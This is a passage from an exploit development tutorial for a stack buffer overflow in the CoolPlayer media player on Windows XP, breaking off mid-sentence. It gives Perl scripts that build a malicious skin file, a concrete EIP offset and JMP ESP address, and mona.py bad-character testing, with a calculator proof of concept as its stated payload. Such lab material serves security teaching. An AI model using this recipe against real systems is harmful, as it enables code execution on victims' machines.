$junk2= "[CoolPlayer Skin]\n";
$junk3 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A

open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1.$junk3;
close($FILE);
```

Figure 14: Example crashSpace.pl

Double clicking on the ".pl" file will generate the ".ini" file to be used with Coolplayer. Following previous steps to attach Coolplayer and OllyDbg, open the "crashSPACE.ini" file and observe the results within OllyDbg. In the bottom right you can view the stack and right clicking will selecting ***show ASCII Dump*** will display what's in the stack in ASCII. Observe the pattern that was used and locate the end of the pattern, either where it ends or where it is cut off. Since the pattern is unique, we can compare the end of the pattern and work backwards to find the total number of characters. For the tutorial, the pattern was cut off with the last four characters being "Pj7P" as seen in Figure 15.



```
00127248  69503769 i7Pi
0012724C  39695038 8Pi9
00127250  50306A50 Pj0P
00127254  6A50316A j1Pj
00127258  336A5032 2Pj3
0012725C  50346A50 Pj4P
00127260  6A50356A j5Pj
00127264  376A5036 6Pj7
00127268  00000050 P...
0012726C  445C3A43 C:\D
00127270  6D75636F ocum
00127274  73746E65 ents
00127278  646E6120  and
0012727C  74655320  Set
00127280  676E6974 ting
00127284  64415C73 s\Ad
```

Figure 15: Shell code Cut off

Performing a search within notepad++ of the 100000.txt file generated with the pattern and working backwards towards the start of the file revealed shell code space for 11,995 characters. This value will differ for your application but again this is expected. Within OllyDbg also observe the start of the pattern to ensure no extra packing is needed. EIP should be overwritten with “42424242” and the pattern should immediately follow. Ensure the start of the pattern hasn’t been trimmed in any way.

With the distance to EIP and actual shell code space known, a proof-of-concept exploit will be developed next to run a basic function such as the calculator application and ensure the concept works.

2.6 Exploit Proof of Concept

Now that the distance to EIP and the space available for shell code is known, a working test exploit can now be created to test proof of concept. This test exploit will allow us to open another application present on the VM once the exploit is triggered. For this tutorial the application that will be opened is the default calculator.exe supplied with Windows. Other application such as notepad can also be used, and the steps presented in this section will apply to other applications.

The logic behind executing another program from our shell code relies on being able to reliably jump to ESP to execute the shellcode. Due to what is known as “stack jitter” the ESP location can change due to other sections of code being run and can differ each time the application is started and means that performing a jump to an absolute address can be unreliable and will result in the exploit not working or being inconsistent. To solve this, you can utilize the “jump to ESP” technique to perform a reliable jump to ESP meaning you can reliably run the shellcode. To do this EIP will be overwritten with a fixed location with a “JMP ESP” command as seen in previous sections where EIP was overwritten with “BBBB”. An example of the process can be seen in Figure 16.





Figure 16: JMP ESP diagram

For this tutorial we will be looking at DLL's loaded with the application to find a "JMP ESP" but if the application has no loaded DLL's then a DLL loaded from the service pack will be used instead. During this tutorial the Coolplayer application had no loaded DLL's so one from Service pack 3 was used to provide the required jump instruction.


The first step required to complete this section is to view the loaded DLL's that can be searched for a "JMP ESP". To do this, load OllyDbg and attach Coolplayer, then click *View* and then *Executable Modules*. The loaded window displays the loaded DLL's along with their file paths and other information related to them and can be seen in Figure 17. For this tutorial the DLL that was selected was "kernel32" which is loaded with the operating service as the application itself had no available DLL's.



Base	Size	Entry	Name	File version	Path
00340000	00009000	00341782	Normaliz	6.0.5441.0 (winr	C:\WINDOWS\system32\Normaliz.dll
00400000	0009A000	00451CC8	1801476		C:\Documents and Settings\Administrator\Desktop\1801476.exe
1A400000	00132000	1A401C31	urlmon	8.00.6001.18702	C:\WINDOWS\system32\urlmon.dll
5AD70000	00038000	5AD71626	UxTheme	6.00.2900.5512	C:\WINDOWS\system32\UxTheme.dll
5DCA0000	001E8000	5DDB7A45	iertutil	8.00.6001.18702	C:\WINDOWS\system32\iertutil.dll
63000000	000E6000	6300172C	WININET	8.00.6001.18702	C:\WINDOWS\system32\WININET.dll
72D10000	00008000	72D12575	msacm32	5.1.2600.0 (xpcl	C:\WINDOWS\system32\msacm32.drv
72D20000	00009000	72D243CD	wdmaud	5.1.2600.5512 (:	C:\WINDOWS\system32\wdmaud.drv
73F10000	0005C000	73F11788	DSOUND	5.3.2600.5512 (:	C:\WINDOWS\system32\DSOUND.dll
74720000	0004C000	747213A5	MSCTF	5.1.2600.5512 (:	C:\WINDOWS\system32\MSCTF.dll
755C0000	0002E000	755D9FE1	msctfime	5.1.2600.5512 (:	C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (:	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512	C:\WINDOWS\system32\comdlg32.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512 (:	C:\WINDOWS\system32\WINMM.dll
76C30000	0002E000	76C31529	WINTRUST	5.131.2600.5512	C:\WINDOWS\system32\WINTRUST.dll
76C90000	00028000	76C9126D	IMAGEHLP	5.1.2600.5512 (:	C:\WINDOWS\system32\IMAGEHLP.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041:	C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
774E0000	0013D000	774FD0B9	ole32	5.1.2600.5512 (:	C:\WINDOWS\system32\ole32.dll
77A80000	00095000	77A81632	CRYPT32	5.131.2600.5512	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	MSASN1	5.1.2600.5512 (:	C:\WINDOWS\system32\MSASN1.dll
77BD0000	00007000	77BD33BD	midimap	5.1.2600.5512 (:	C:\WINDOWS\system32\midimap.dll
77BE0000	00015000	77BE1292	MSACM3_1	5.1.2600.5512 (:	C:\WINDOWS\system32\MSACM32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512 (:	C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (:	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD70FB	ADVAPI32	5.1.2600.5512 (:	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (:	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512 (:	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512 (:	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512 (:	C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (:	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00817000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (:	C:\WINDOWS\system32\USER32.dll

Figure 17: List of Executable Modules inside OllyDbg

After selecting a DLL file to be used, an appropriate address, containing the required jump address, had to be located within the DLL and to do so the use of the findjmp.exe utility to search for a valid jump address. Following the same method to access both of the "pattern_" utilities access the location of the "findjmp" utility from the cmd and enter the command "findjmp.exe kernel32 esp". Within this command "kernel32" can be swapped out for the name of the DLL you have chosen to use. Executing this command will display the possible address that can be used to jump to ESP, you may see "call esp" instead of "jmp esp" relating to some of the jumps but both are valid and can be used as both jump to the top of the stack. An example output of this tutorial where kernel32 was used can be seen in Figure 18.




```
C:\Documents and Settings\Administrator\Desktop\tools>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses

C:\Documents and Settings\Administrator\Desktop\tools>_
```

Figure 18: findjmp.exe output for kernel32

When selecting a useable address, it's important to remember that addresses with NULL bytes cannot be used as the null byte becomes a string terminator and disrupts the remaining contents of the buffer rendering it unusable. Address that contains "00" must be avoided. Due to it being bytes, an address such as "7C80 06PJ" containing two "0"s is okay to use as this is still not a null byte.

Now create a copy of the "CrashSpace.pl" file and rename it to "Calc.pl", open the file and alter the file name at the top to represent the new name. Substitute "BBBB" within the file for the address selected after using "findjmp.exe". The address used in this tutorial was "0x7C86467B" and an example of how-to setup the buffer to EIP and the selected address can be seen in Figure 19.




```
$file= "Calc.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
```

Figure 19: Proof of concept exploit creation so far

With the buffer to EIP and the address used to navigate to ESP worked out, the next step is to create and include the shellcode that we want to run with this exploit. As mentioned earlier, for this proof of concept we will be using the base calculator program that is included with Windows. Before generating shell code to run calculator it's important to check that the application isn't filtering any characters that may interfere and disrupt the exploits shell code resulting in it not being useable.

2.6.1 CHARACTER FILTERING


When creating shellcode to be used in an exploit it must be encoded. There are various types of encoding that can be used and detecting any instances of character filtering allows for an appropriate shellcode encoder to be used to avoid the filtering. Characters that are affected by the filter are known as "bad characters" and can disrupt and obstruct the exploit from being executed successfully. To test for bad character, we will use the "mona.py" a pycommand module for immunity debugger. This can be downloaded online if it isn't already installed, place "mona.py" inside the *PyCommands* folder located in *\Program Files\Immunity Inc\Immunity Debugger.* Open Immunity debugger and in the command line at the bottom enter "**!mona bytearray**", this will create an array of all possible "bad characters" and store it in both a bytearray.txt file and a bytearray.bin file as seen in Figure 20.



```
0BADF00D [+] Command used:
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.060000
!mona bytearray
```

Figure 20: Bytearray creation

Create a copy of the “CrashSpace.pl” file used previously and rename it to “BadChar.pl”, now replace the pattern we used to identify the shellcode space with a copy of the byte array available from the .txt file. Your file should look like the example in Figure 21. The full copy is available in Appendix D.




```
$file= "badcharacters.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" . "\x41" x 473 . "BBBB";
$junk3 = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f".
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f".
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f".
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f".
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf".
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf".
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";


open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
print $FILE $junk3;
close($FILE);
```

Figure 21: BadChar.pl example

From the example you can see “x00” has already been removed from the array as we know that a null byte is a bad character already. Using this file generate the .ini file and open immunity debugger and attach Coolplayer, then hit the start button and load the .ini file in the application.


The application should crash, and the set of bad characters should be visible. Right click on the start of the byte array and click ***follow in dump*** which can be seen in Figure 22.



```
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err
FCW 027F  Prec NEAR,53  Mask

0011BE90  41414141 AAAA
0011BE94  41414141 AAAA
0011BE98  41414141 AAAA
0011BE9C  41414141 AAAA
0011BEA0  41414141 AAAA
0011BEA4  42424242 BBBB
0011BEA8  0011F200 .=◂.
0011BEAC  0011D374 të◂.  ASCII "PlaySwitch"
0011BEB0  0012F2AC ¼=♦.
0011BEB4  00000000 ....
0011BEB8  00000000 ....
0011BEBC  00000000 ....
0011BEC0  00000000 ....
0011BEC4  00000000 ....
0011BEC8  00000000 ....
0011BECC  00000000 ....
0011BED0  00000000 ....
0011BED4  00000000 ....
0011BED8  00000000 ....
0011BEDC  00000000 ....
0011BEE0  00000000 ....
0011BEE4  00000000 ....
0011BEE8  00000000 ....
```

Figure 22: Follow in Dump display

After following in dump, find the address where the byte array begins and enter the command “**!mona compare -f bytearray.bin -a [address of byte array beginning]**”, for this tutorial the beginning address was “0011F457”. Mona will now open a comparison table detailing any issues with bad characters as seen in Figure 23.




```
Address  Message
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] bytearray.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 256 bytes successfully from bytearray.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
0011F457 [+] Comparing with memory at location : 0x0011f457 (Stack)
0011F457 Only 223 original bytes of 'normal' code found.
0011F457      ,-----------------------------------------------.
0011F457      | Comparison results:                           |
0011F457      |-----------------------------------------------|
0011F457    0 |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
0011F457      |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1| Memory
0011F457   10 |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
0011F457      |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1| Memory
0011F457   20 |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
0011F457      |-1                                             | Memory
0011F457   30 |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
0011F457      |                                               | Memory
0011F457   40 |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
0011F457      |                                               | Memory
0011F457   50 |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
0011F457      |                                               | Memory
0011F457   60 |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
0011F457      |                                               | Memory
0011F457   70 |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
0011F457      |                                               | Memory
0011F457   80 |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
0011F457      |                                               | Memory
0011F457   90 |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
0011F457      |                                               | Memory
0011F457   a0 |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
0011F457      |                                               | Memory
0011F457   b0 |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
0011F457      |                                               | Memory
0011F457   c0 |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
0011F457      |                                               | Memory
0011F457   d0 |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
0011F457      |                                               | Memory
0011F457   e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0011F457      |                                               | Memory
0011F457   f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0011F457      |                                               | Memory
0011F457      `-----------------------------------------------'
0011F457
0011F457                | File       | Memory     | Note
0011F457 ---------------------------------------------------
0011F457 0  0 33  0     | 00 ... 20  |            | missing
0011F457 33 0 223 223   | 21 ... ff  | 21 ... ff  | unmodified!
0011F457 ---------------------------------------------------
0011F457
0011F457 Possibly bad chars: 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20
```

Figure 23: Bad Characters table

Remove any identified bad characters from the array in the BadChar.pl file and then repeat the steps until there are no more bad characters identified. For this tutorial a total of thirty-six characters were identified as being "bad". These characters were:
